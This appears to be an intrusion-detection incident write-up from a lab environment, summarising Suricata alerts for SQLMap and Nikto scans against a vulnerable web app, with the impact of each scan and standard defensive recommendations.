
**Description:**  
Suricata detected an automated scan using **SQLMap**, a tool for detecting and exploiting SQL injection vulnerabilities. The attacker is attempting to probe the web application for SQL injection points.

**Impact:**

* SQL injection attempts can lead to database compromise, data exfiltration, or remote code execution.
* Indicates targeted reconnaissance after initial scanning (Nikto or similar).

**Recommendation:**

1. Block or rate-limit traffic from the offending IP.
2. Review the application for SQL injection vulnerabilities and apply input validation / prepared statements.
3. Ensure logging and alerting are enabled to detect repeated attempts.
4. Consider deploying a Web Application Firewall (WAF) to block automated scanning.
5. **Nikto Web Scanner Detection**



**Nikto Web Scanner Detection**

**Alert ID / Signature:** 1000070 — LOCAL - Nikto Scanner  
**Category:** Web Application Attack  
**Severity:** Critical  
**Source IP:** 192.168.56.7  
**Destination IP:** 192.168.56.32  
**Destination Port:** 80  
**Protocol:** HTTP (GET)  
**URL Targeted:** /vulnapp/  
**User-Agent:** Nikto/2.1.6  
**Timestamp:** 2025-12-29T22:20:04.672Z

**Description:**  
Suricata detected a reconnaissance scan using **Nikto**, a popular web server scanner. The attacker is probing the web application for known vulnerabilities.

**Impact:**

* Reconnaissance can precede targeted attacks like SQL injection, remote code execution, or web shell deployment.
* Indicates active interest in web application weaknesses.

**Recommendation:**

1. Block or rate-limit requests from suspicious scanners.
2. Ensure web server and applications are patched against known vulnerabilities.
3. Enable **WAF** or intrusion prevention rules to mitigate automated scanning.
4. Monitor logs for repeated or aggressive scanning behavior.